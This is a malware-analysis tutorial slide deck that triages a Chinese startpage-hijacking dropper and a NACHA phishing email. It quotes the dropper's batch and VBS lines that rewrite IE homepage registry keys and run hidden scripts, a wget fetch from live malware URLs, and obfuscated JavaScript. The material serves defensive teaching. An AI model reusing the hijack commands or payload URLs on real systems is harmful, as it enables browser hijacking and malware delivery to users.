"But Some A/V Vendors Missed That One!"

- True. As you submit malware samples to VirusTotal for analysis, you'll notice that detection is never 100%.

- The good news is that at least some antivirus vendors receive malware feeds from VirusTotal (and similar online scanning portal sites), so when you submit a sample, not only do you find out the status of the file, you're also helping to drive/improve future malware detection and identification for everyone.

- Many A/V outfits will also let you manually report malware you've come across that they don't detect. See for example http://www.clamav.net/lang/en/sendvirus/ (but note that ClamAV *did* detect this one! :-))

- Please make sure you don't waste A/V vendors' time by sending them samples they already detect and identify!

Another Site Similar to VirusTotal: Jotti

And A Third Option: Virscan

http://www.virscan.org/report/b901ed33431a72f54566414bc1fd714e.html

File information

File Name :	w_setup.exe
File Size :	2764254 byte
File Type :	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5 :	bfc134f5f5445d89facf4522936d9060
SHA1 :	cfc9090ef1a3cf8fb6f70eec22965ad08ef1ac36

Scanner results

Scanner results :	51% Scanner(s) (19/37) found malware!
Time :	2011/06/02 12:38:11 (PDT)

Scanner ⬇	Engine Ver	Sig Ver	Sig Date	Scan result	Time
a-squared	5.1.0.2	20110602210701	2011-06-02	Trojan-Downloader.Agent2!IK	6.634
AhnLab V3	...	..	--	-	0.227
AntiVir	8.2.5.12	7.11.8.246	2011-06-02	VBS/StartPage.1820	1.400
Antiy	2.0.18	20110205.7694535	2011-02-05	-	0.016
Arcavir	2011	201105080215	2011-05-08	Downloader.Genome.Bagg	0.323
Authentium	5.1.1	201106021332	2011-06-02	-	6.562
AVAST!	4.7.4	110602-1	2011-06-02	BV:Agent-DR [Trj]	1.474
AVG	8.5.850	271.1.1/3675	2011-06-02	-	2.212
BitDefender	7.90123.7406640	7.37559	2011-05-24	-	0.003
ClamAV	0.96.5	13139	2011-06-02	PUA.Packed.PECompact-1	4.092
Comodo	4.0	8923	2011-06-02	Heur.Suspicious	6.412
CP Secure	1.3.0.5	2011.06.03	2011-06-03	Troj.Dropper.W32.Agent.ayqh	4.260

Miscreants <u>Also</u> Want to Test Their Malware

- We know that malware authors will routinely test and tweak their malware until it isn't detected by popular antivirus programs. They'd love to be able to use sites like VirusTotal – except that if they actually used VirusTotal (or related sites), the antivirus companies would get copies of their malware and could then write rules to fix their detection problems.

- Brian Krebs has reported on services that will, regrettably, test malware for a fee WITHOUT sharing those samples with antivirus companies, e.g., see "Virus Scanners for Virus Authors, Part II," http://krebsonsecurity.com/2010/04/virus-scanners-for-virus-authors-part-ii/

- In any event, once we think we've identified the malware family that we're looking at, what should we do next?

Check A/V Vendor Virus Information For Intel (Example: about-threats.trendmicro.com)

Trend Micro Threat Encyclopedia | Latest information on malware, spam, malicious URL

http://about-threats.trendmicro.com/ArchiveMalware.aspx?language=us&name=BAT_STARTPGE.SMD

Technical Details

File type: BAT

Memory resident: Yes

Size of malware: Varies

Initial samples received on: Jun 23, 2010

Payload 1: Connects to URLs or IP addresses

Details:

Other System Modifications

This batch file creates the following registry key(s)/entry(ies) as part of its installation routine:

```
HKEY_CLASSES_ROOT\CLSID\
{871C5380-42A0-1069-A2EA-08002B30309D}\
shell\OpenHomePage\Command
(Default) = "%ProgramFiles%\Internet Explorer\iexplore.exe
{URL}"
```

It deletes the following file(s):

- %System Root%\Documents and Settings\All Users\{Japanese characters}\Internet *.lnk
- %System Root%\Documents and Settings\All Users\{Japanese characters}\Internet *.url
- %System Root%\Documents and Settings\All Users\{Japanese characters}\Internet Explorer.lnk
- %System Root%\Documents and Settings\All Users\{Japanese characters}\Internet Explorer.url
- %User Profile%\{Japanese characters}*Internet*.lnk
- %User Profile%\{Japanese characters}\{Japanese characters}\Internet*.lnk
- %User Profile%\{Japanese characters}\IEXPLORE.lnk
- %User Profile%\{Japanese characters}\IEXPLOREr.lnk
- %User Profile%\{Japanese characters}\Internet *.url
- %User Profile%\{Japanese characters}\Internet Exp*.lnk
- %User Profile%\{Japanese characters}\Internet Exp1orer.lnk
- %User Profile%\{Japanese characters}\Internet Explorer.lnk
- %User Profile%\{Japanese characters}\Internet Explorer.url
- %User Profile%\{Japanese characters}\Internet*.lnk
- %User Profile%\Application Data\Microsoft\Internet Explorer\Quick Launch\Internet Explorer.lnk
- %User Profile%\Application Data\Microsoft\Internet Explorer\Quick Launch\Internet Explorer.url

(Note: %System Root% is the root folder, which is usually C:\. It is also where the operating system is located.%User Profile% is the current user's profile folder, which is usually C:\Windows\Profiles\{user name} on Windows 98 and ME, C:\WINNT\Profiles\{user name} on Windows NT, and C:\Documents and Settings\{user name} on Windows 2000, XP, and Server 2003.)

Other Details

It opens an instance of Internet Explorer to connect to any the following URLs:

Some Other A/V Vendor Virus Information Sites

- ESET Threat Encyclopedia
  http://www.eset.com/us/threat-center/encyclopedia

- F-Secure Virus Descriptions
  http://www.f-secure.com/en_EMEA-Labs/security-threats/virus/

- Norman Virus Descriptions
  http://www.norman.com/security_center/virus_description_archive/en

- SophosLabs Analysis
  http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware.aspx

- Symantec A-Z List Of All Threats and Risks
  http://www.symantec.com/security_response/threatexplorer/azlisting.jsp

An Aside: Professional Anti-Malware Channels

- In addition to public resources about malware, such as the ones mentioned on the preceding slides, you should also recognize that professional anti-malware researchers have a variety of private/professional meetings and mailing lists where they can discuss malware (much as MAAWG provides private/professional channels in which to discuss topics related to messaging abuse).

- Some conferences which focus on malware include:
  -- EICAR: http://www.eicar.org/about_us/
  -- International Conference on Malicious and Unwanted Software (Malware'11): http://isiom.wssrl.org/
  -- VB Conference: http://www.virusbtn.com/conference/

- A calendar with anti-malware meetings is available online at http://www.virusbtn.com/news/calendar/index

Coming Back to Our Sample: Not All Virus Identifications May Be For The *Same* Malware

- Different antivirus products will "trigger" on different aspects or components of a given piece of malware. Thus, while one antivirus company may flag a file for one type of malware, another may flag it after noting something else. They may all be right.

- It is common for a single malware package to drop multiple evil executables when infecting a system. That's one reason why you may want to manually scrutinize what you find in more depth...

- Let's open up our sample's archive and see what's there.

Unrar'ing the still-rar'd archive

```
% file w_setup.exe
w_setup.exe: MS-DOS executable PE  for MS Windows (GUI)
Intel 80386 32-bit, RAR self-extracting archive
% unrar e w_setup.exe
UNRAR 4.00 freeware      Copyright (c) 1993-2011 Alexander Roshal

Extracting from w_setup.exe
[snip]
TempMode
Silent=1
Overwrite=1
Setup=2222.vbs
Setup=flashget_2605_1.exe
Setup=ZcomMagSubscribe-200-2605.exe

Extracting  flashget_2605_1.exe                              OK
Extracting  ZcomMagSubscribe-200-2605.exe                   OK
Extracting  2222.vbs                                         OK
Extracting  3.bat                                           OK
All OK

Note: if you need unrar, see http://www.rarlab.com/rar_add.htm
```

When The Self-Extracting File Gets Executed on a PC, Some Setup Files Would Get Run

```
Setup=2222.vbs
Setup=flashget_2605_1.exe
Setup=ZcomMagSubscribe-200-2605.exe
```

The nice thing about the vbs file is that it's text. You can just view it in a text editor or with a pager such as *more* to see what it's doing...

What Do We See In 2222.vbs? (It's A Text File)

```
% more 2222.vbs
[snip]
createobject("wscript.shell").run """"&strttWinDir&"\3.bat""",0
[snip]
oUrlLink.TargetPath = "http"&"://www.82"&"63.com/gotaobao.htm"
[snip]
oUrlLink.TargetPath = http://shop33211061.taobao.com/
```

Do you recognize Taobao? Most Chinese people would… see next slide if not.

```
% more 3.bat
[snip]
@echo off
echo [InternetShortcut] >"%ALLUSERSPROFILE%\<D7><C0><C3><E6>\Intenert Exploror.url"
echo URL=http://www.8263.com/?utf8>>"%ALLUSERSPROFILE%\<D7><C0><C3><E6>\Intenert Exploror.url"
[snip]
@reg add "HKEY_CLASSES_ROOT\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}\shell\OpenHomePage\Command" /v "" /d "%ProgramFiles%\Internet Explorer\iexplore.exe http://www.8263.com/?utf8" /f
```

Taobao

http://en.wikipedia.org/wiki/Taobao   Google

Taobao (simplified Chinese: 淘宝网; traditional Chinese: 淘寶網; pinyin: *Táobǎowǎng*) is a Chinese language web site for online auction and online shopping, similar to eBay, Rakuten and Amazon,[2] operated in the People's Republic of China by Alibaba Group.

Founded by Alibaba Group in May 2003, it facilitates business-to-consumer and consumer-to-consumer retail by providing a platform for businesses and individual entrepreneurs to open online retail stores that mainly cater to consumers in mainland China, Hong Kong, Macau and Taiwan.[3]

Sellers are able to post new and used goods for sale on the Taobao marketplace either through a fixed price or by auction. The overwhelming majority of the products on Taobao are brand new merchandise sold at a fixed price; auctions make up a very small percentage of transactions.

Taobao

淘宝网 Taobao.com
阿里巴巴旗下网站

URL	taobao.com
Commercial?	Yes
Type of site	B2C
Available language(s)	Chinese
Owner	Alibaba Group
Launched	May 2003; 8 years ago
Alexa rank	15 (April 2011)[1]
Current status	Active

86

How About The Couple of Executables?

% file flashget_2605_1.exe

flashget_2605_1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit, <u>UPX compressed</u>

% file ZcomMagSubscribe-200-2605.exe

ZcomMagSubscribe-200-2605.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit, <u>Nullsoft Installer self-extracting archive</u>

What Does Virustotal Say About `flashget_2605_1.exe` ?

- File name: flashget_2605_1.exe
  Submission date: 2011-05-24 16:36:17 (UTC)
  Result: **3/42** (7.1%)

Antivirus	Version	Last Update	Result
[snip]			
Comodo	8819	2011.05.24	Heur.Suspicious
Norman	6.07.07	2011.05.24	W32/Malware.LOEYn
Prevx	3.0	2011.05.24	High Risk Cloaked

Additional information

MD5   : 82f4efa7e96ec2256096fcb126636c3f

SHA1 : 8fc8a20945407dff4057fec6005a38a9b639c7f2

SHA256: a4307031291f2b4cc481a2f39008f946e7c8fe52c5ab62f7d29a574ebed5ee98

Hmmm. That's pretty sparse detection. Maybe this is a false positive (e.g., this isn't really malware).

What If We Un-Upx It And Try It Again?

```
% upx -d flashget_2605_1.exe
                        Ultimate Packer for eXecutables
                         Copyright (C) 1996 - 2010
UPX 3.07          Markus Oberhumer, Laszlo Molnar & John Reiser    Sep 08th 2010


        File size          Ratio      Format        Name
   --------------------    ------   -----------   -----------
      747056 <-     286256   38.32%    win32/pe      flashget_2605_1.exe


% md5sum flashget_2605_1.exe
7198e320a1a54a0cfa5c6e81d4637f27  flashget_2605_1.exe


% file flashget_2605_1.exe
flashget_2605_1.exe: MS-DOS executable PE  for MS Windows (GUI) Intel
80386 32-bit
```

Checking <u>that</u> executable in Virustotal, <u>nothing</u> fires on it (0/42 hits)

Let's set it aside and assume it's benign (or no big deal, at least for now)

How About
ZcomMagSubscribe-200-2605.exe ?

- File name: ZcomMagSubscribe-200-2605.exe
  Submission date: 2011-05-24 17:04:48 (UTC)
  Result: **18/42 (42.9%)**

Antivirus	Version	Last Update	Result
Avast	4.8.1351.0	2011.05.24	BV:Agent-DR
Avast5	55.0.677.0	2011.05.24	BV:Agent-DR
AVG	10.0.0.1190	2011.05.24	Startpage.MTZ
CAT-QuickHeal	11.00	2011.05.24	Trojan.Agent.IRC
ClamAV	0.97.0.0	2011.05.24	PUA.Packed.PECompact-1
Emsisoft	5.1.0.5	2011.05.24	Trojan-Downloader.Agent2!IK
eSafe	7.0.17.0	2011.05.22	Suspicious File
F-Prot	4.6.2.117	2011.05.24	W32/StartPage.L.gen!Eldorado
Gdata	22	2011.05.24	BV:Agent-DR
Ikarus	T3.1.1.104.0	2011.05.24	Trojan-Downloader.Agent2
K7AntiVirus	9.103.4713	2011.05.24	Adware
McAfee	5.400.0.1158	2011.05.24	Artemis!83C0CFAF2101
McAfee-GW-Edition	2010.1D	2011.05.24	Artemis!83C0CFAF2101
Norman	6.07.07	2011.05.24	W32/Delf.C!genr

[etc]

Additional information

MD5   : 9456299196ee43385be45bc1ecd04a73

SHA1 : 27c23633f74c2ab22b4922fc5ae8d34e1cb7a45b

SHA256: e17c8252d3140a281a478d84c828fa4fdfa973be7ce2d519e1db36794d7c65da

Remember, It's Packed with Nullsoft's Installer

To unpack that file, we'll use http://wakaba.c3.cx/s/apps/unarchiver.html
(some other W32 unpackers are listed at http://www.exetools.com/unpackers.htm)
Launch TheUnarchiver and temporarily select exe as one of the types of files for
it to unpack:

Unpacking It

You can then double click on the file (on a Mac only!) to have The Unarchiver unpack that executable… You'll get:

▼ 📁 ZcomMagSubscribe-200-2605	Today, 3:54 PM	--	Folder
📄 ZUPDM.exe	Feb 5, 2040, 10:28 PM	388 KB	Windo…rchive
📄 ZComAgent.dll	Feb 5, 2040, 10:28 PM	180 KB	Plain text
📄 updateConfig.xml	Feb 5, 2040, 10:28 PM	4 KB	Text …ument
📄 skin.dll	Feb 5, 2040, 10:28 PM	816 KB	Plain text
📄 oem.xml	Feb 5, 2040, 10:28 PM	4 KB	Text …ument
📄 E-Space.exe	Feb 5, 2040, 10:28 PM	452 KB	Windo…rchive
▼ 📁 Client	Today, 3:55 PM	--	Folder
📄 index.html	Feb 5, 2040, 10:28 PM	4 KB	HTML…ument
▼ 📁 portal	Today, 3:54 PM	--	Folder
📄 style.css	Feb 5, 2040, 10:28 PM	8 KB	CSS st… sheet
📄 portal.js	Feb 5, 2040, 10:28 PM	8 KB	JavaSc… script
📄 portal.css	Feb 5, 2040, 10:28 PM	4 KB	CSS st… sheet
📄 onlineread.html	Feb 5, 2040, 10:28 PM	4 KB	HTML…ument
📄 online.js	Feb 5, 2040, 10:28 PM	4 KB	JavaSc… script

Checking a couple of those executables…

ZUPDM.exe (7b77e575ae5a765415ca31364640817f): 0/42 on Virustotal

E-space.exe (d6dc7832f5dde87736a96719729fadb3): 0/42 on Virustotal

[Be sure to go back into The Unarchiver's preference panel, and unselect all extensions when you're done unpacking that file]

So what other files did we get when that file was unpacked?

Well, We See Some Javascript Files, Including...

```
/*
Js Name: Zcom.Client
Description: A javascript library for www.zcom.com client reader.
Version: 3.4
CopyRight: Copyright?2005 Zcom.com, Inc. All Rights Reserved.
Author: Josh Ma
Author URI: http://360.yahoo.com/beijing_josh/
Author Email: beijing.josh@gmail.com

$LastChangedDate: 2006-4-24 16:39$
*/
```

Now we (may) have an idea about what the "Zcom" in
"ZcomMagSubscribe-200-2605.exe" refers to...

Additional Files We Received In A Temp Dir

▼ 📁 Windows Temporary Directory	Today, 3:55 PM	--	Folder
📦 Simp-CN.exe	Feb 5, 2040, 10:28 PM	204 KB	Windo...rchive
📦 powerGetter.exe	Feb 5, 2040, 10:28 PM	56 KB	Windo...rchive
📦 PARTNER2089.exe	Feb 5, 2040, 10:28 PM	192 KB	Windo...rchive
📄 gtapi.dll	Feb 5, 2040, 10:28 PM	80 KB	Plain text
📄 gpyapi.dll	Feb 5, 2040, 10:28 PM	40 KB	Plain text
📦 GooglePinyinDownloader.exe	Feb 5, 2040, 10:28 PM	80 KB	Windo...rchive
google.bmp	Feb 5, 2040, 10:28 PM	20 KB	Windo...image
Google_IME.bmp	Feb 5, 2040, 10:28 PM	76 KB	Windo...image

`Simp-CN.exe` (27060ffc99e86aeb1ef52ff876290cd0): 2/42 on VirusTotal ("PUA.Packed.PECompact-1" for one AV product, "Suspicious File" in the other case)

`powerGetter.exe` (d3197e6167a4e0adb68bf3e7eabfad8e): 1/42 on VirusTotal ("High Risk Cloaked Malware")

`PARTNER2089.exe` (3a5f8c6166d2d212ffa0789582feb29b): **18/42 on VirusTotal**

`% file PARTNER2089.exe`
PARTNER2089.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit, RAR self-extracting archive
`% unrar e PARTNER2089.exe`
`[unrar'ing that file creates Youbr.exe]`

VirusTotal on PARTNER2089.exe

File name: PARTNER2089.exe

Submission date: 2011-05-25 23:11:48 (UTC)

Result: 18/43 (41.9%)

Antivirus	Version	Last Update	Result
Avast	4.8.1351.0	2011.05.25	BV:Agent-DR
Avast5	5.0.677.0	2011.05.25	BV:Agent-DR
AVG	10.0.0.1190	2011.05.25	Startpage.MTZ
Commtouch	5.3.2.6	2011.05.25	W32/StartPage.L.gen!Eldorado
Comodo	8834	2011.05.25	Heur.Packed.Unknown
Emsisoft	5.1.0.5	2011.05.25	Trojan-Downloader.Agent2!IK
eSafe	7.0.17.0	2011.05.25	Win32.Artemis
eTrust-Vet	36.1.8348	2011.05.25	Win32/Susp.BHOPlugin_i
F-Prot	4.6.2.117	2011.05.24	W32/StartPage.L.gen!Eldorado
GData	22	2011.05.25	BV:Agent-DR
Ikarus	T3.1.1.104.0	2011.05.25	Trojan-Downloader.Agent2
K7AntiVirus	9.103.4720	2011.05.25	Riskware

[etc]

Additional information

Show all

MD5   : 3a5f8c6166d2d212ffa0789582feb29b

SHA1 : 475686093ac1ed930e946632100d2ddc195192cd

SHA256: cabb02dd293bba7933b7830083e2a83d9b12c8ff581cbc27709235f9b0f000fa

VirusTotal on Youbr.exe

[After we unrar PARTNER2089.exe we then get Youbr.exe]
File name: Youbr.exe
Submission date: 2011-05-25 23:29:34 (UTC)
Result: 11/42 (26.2%)

Antivirus	Version	Last Update	Result
Commtouch	5.3.2.6	2011.05.25	W32/StartPage.L.gen!Eldorado
Emsisoft	5.1.0.5	2011.05.25	Trojan-Downloader.Agent2!IK
eTrust-Vet	36.1.8348	2011.05.25	Win32/Susp.BHOPlugin_i
F-Prot	4.6.2.117	2011.05.24	W32/StartPage.L.gen!Eldorado
Ikarus	T3.1.1.104.0	2011.05.25	Trojan-Downloader.Agent2
K7AntiVirus	9.103.4720	2011.05.25	Riskware
McAfee	5.400.0.1158	2011.05.26	Artemis!83C0CFAF2101
McAfee-GW-Edition	2010.1D	2011.05.25	Artemis!83C0CFAF2101
Norman	6.07.07	2011.05.25	W32/Delf.C!genr
Symantec	20111.1.0.186	2011.05.26	WS.Reputation.1
VIPRE	9390	2011.05.26	Trojan.StartPage

Additional information
MD5   : 83c0cfaf21010a38f914c0a208b49647
SHA1   : 8074900905ad6bfeff08bb18251952145d7946ed
SHA256: ac77a158202d2cb516a1ba23197f48110c2d4f466852c9af4c1514635d48fcd5

Looking at Virustotal "Additional Information"

```
[...]
First seen: 2010-02-16 05:31:57
Last seen : 2011-05-25 23:29:34
[...]
ExifTool:
file metadata
CharacterSet: Windows, Chinese (Simplified)
[...]
CompanyName: 21vianet
[...]
InternalName: OnlineSetup.exe
LanguageCode: Chinese (Simplified)
[...]
OriginalFilename: OnlineSetup.exe
[...]
```

Deciding When To Stop:
This Is *Not* a Rhetorical Question

One of the more important questions is decided when to stop:

-- once you know the file is malicious?

-- once you know the specific identity of the malware?

-- when you're convinced you understand what the malware
   is trying to do?

-- when the malware is broadly identified by popular A/V
   software?

-- when the malware distribution site is down, or any
   sites it relies on are down?

-- when you're bored?

-- when you have other more interesting malware to look at?

-- when you're out of time?

VI: Another Example: Working A Malware Link Received by Email

"NACHA" Spam

From general background reading, we know that "NACHA"-
related spam is likely malicious. For example, see:

   http://nakedsecurity.sophos.com/2011/05/04/
   zeus-botnet-targets-nacha-members/

Imagine our delight, therefore, when we got one of these.

Sample NACHA ACH Spam Headers

Return-Path: <specifiern7@gmail.com>

Received: from [124.28.142.138] (**[124.28.142.138]**)

   by smtp.uoregon.edu (8.14.4/8.14.4) with ESMTP id p4QBVG5k022215

   for <joe@oregon.uoregon.edu>; Thu, 26 May 2011 04:31:16 -0700

Received: from [101.145.56.14] (helo=uyirpdvsxk.dvtdaplyx.tv)

   by with esmtpa (Exim 4.69) (envelope-from) id 1MMLAL-9744he-OO

   for joe@oregon.uoregon.edu; Thu, 26 May 2011 20:31:16 +0900

Date: Thu, 26 May 2011 20:31:16 +0900

From: **transactions@nacha.org**

X-Mailer: The Bat! (v3.5) Educational

X-Priority: 3 (Normal)

Message-ID: <5057139236.L3T5DSRE917355@avpgizljv.uxtjgwtuhjpko.ua>

To: <joe@oregon.uoregon.edu>

Subject: **ACH transfer rejected**

MIME-Version: 1.0

Content-Type: text/html;

  charset=us-ascii

Content-Transfer-Encoding: 7bit

124.28.142.138 is a Korean broadband provider IP listed on the Spamhaus XBL

FWIW, BTW, NACHA *DOES* DO SPF...

So, even if you weren't rejecting stuff based on the Spamhaus block lists, SPF might have helped you miss these guys, too.

% dig -t txt +short nacha.org

"v=spf1 ip4:64.212.215.251 mx mx:homer2010.nacha.org ~all"

Sample Spamvertised Malware: Message Body

```
[snip]
<p>The ACH  transaction (ID: 95582165064336), recently  initiated from your bank
 account (by you or any other person), was    rejected by the  other financial in
stitution.</p>
<p> </p>
<table width="100%" border="1">
  <tr>
    <td colspan="2"><div align="center">Canceled transaction</div></td>
 </tr>
  <tr>
    <td>Transaction ID: </td>
    <td>95582165064336</td>
  </tr>
  <tr>
    <td> Rejection Reason</td>
    <td>See details in the report below </td>
  </tr>
  <tr>
    <td>Transaction Report </td>
    <td><a href="http://80p.eu/2i">report_95582165064336.pdf.exe</a> (self-extra
cting archive, Adobe PDF) </td>
[snip]
```

What's 80p.eu?

Who knows? Dot eu doesn't provide meaningful traditional whois data for their domains (you can try jumping through hoops on their web based whois if you want to, however).

You may find that approach to delivering whois data to be acceptable (personally speaking, I sure don't).

Retrieving Malware From The Spamvertised URL

```
% wget http://80p.eu/2i

--2011-05-26 08:45:46--  http://80p.eu/2i

Resolving 80p.eu... 78.46.81.81

Connecting to 80p.eu|78.46.81.81|:80... connected.

HTTP request sent, awaiting response... 301 Moved Permanently

Location: http://nbhjbyatrsd.cz.cc/forum.php?tp=02be77593f350f96 [following]

--2011-05-26 08:45:48--  http://nbhjbyatrsd.cz.cc/forum.php?tp=02be77593f350f96

Resolving nbhjbyatrsd.cz.cc... 92.38.232.92

Connecting to nbhjbyatrsd.cz.cc|92.38.232.92|:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: unspecified [text/html]

Saving to: `forum.php?tp=02be77593f350f96'


    [          <=>                                 ] 77,770      31.8K/s   in 2.4s


2011-05-26 08:45:53 (31.8 KB/s) - `forum.php?tp=02be77593f350f96' saved [77770]
```

What's Inside `forum.php?tp=02be77593f350f96?`

% more forum.php\?tp=02be77593f350f96

```
<html><body><p style="display:none;">&#82;&#101;&#102;&#101;&#114;&#101;&#110;&#
99;&#101;&#69;&#114;&#114;&#111;&#114;</p><div style="display:none;">287,42,546,
210,413,119,483,147,273,511,14,539,147,119,49,378,476,546,119,483,147,119,14,455
,476,182,504,455,364,371,364,315,140,42,147,315,574,42,210,483,287,476,203,182,5
04,455,476,203,546,119,483,147,119,14,455,476,182,14,455,378,294,77,84,210,483,5
46,147,539,42,483,315,119,483,287,357,14,119,287,539,14,119,546,147,49,294,168,5
11,539,483,287,42,511,273,224,42,546,133,147,539,42,483,273,182,14,119,84,525,37
8,182,147,147,35,448,203,203,483,133,546,182,133,560,287,42,413,133,539,483,560,
14,119,35,42,14,147,273,539,483,84,42,203,553,245,595,371,189,427,189,504,504,56
0,371,427,273,35,287,84,273,119,217,119,378,77,105,280,133,14,315,322,133,280,13
3,84,539,224,119,525,378,273,203,490,133,413,119,161,203,490,119,147,581,133,280
,133,399,483,84,42,273,322,133,14,378,77,280,133,14,315,322,280,119,14,525,56,37
1,7,371,7,371,7,371,469,7,35,287,84,280,119,14,525,56,371,7,371,7,371,7,371,469,
77,147,14,91,168,280,133,14,315,609,224,210,490,539,483,154,119,147,119,546,147,
525,168,182,133,483,287,224,119,14,448,84,210,483,546,147,539,42,483,49,546,7,42
0,7,133,294,168,14,119,147,210,14,483,315,84,210,483,546,147,539,42,483,49,294,
[etc]
```

What Does Wepawet Think Of It?

Wepawet (alpha)

Home | About | Sample Reports | Support | Tools | News

Analysis report for file 97de0d1db86cbeef400cbef6bf2c2a46

Sample Overview

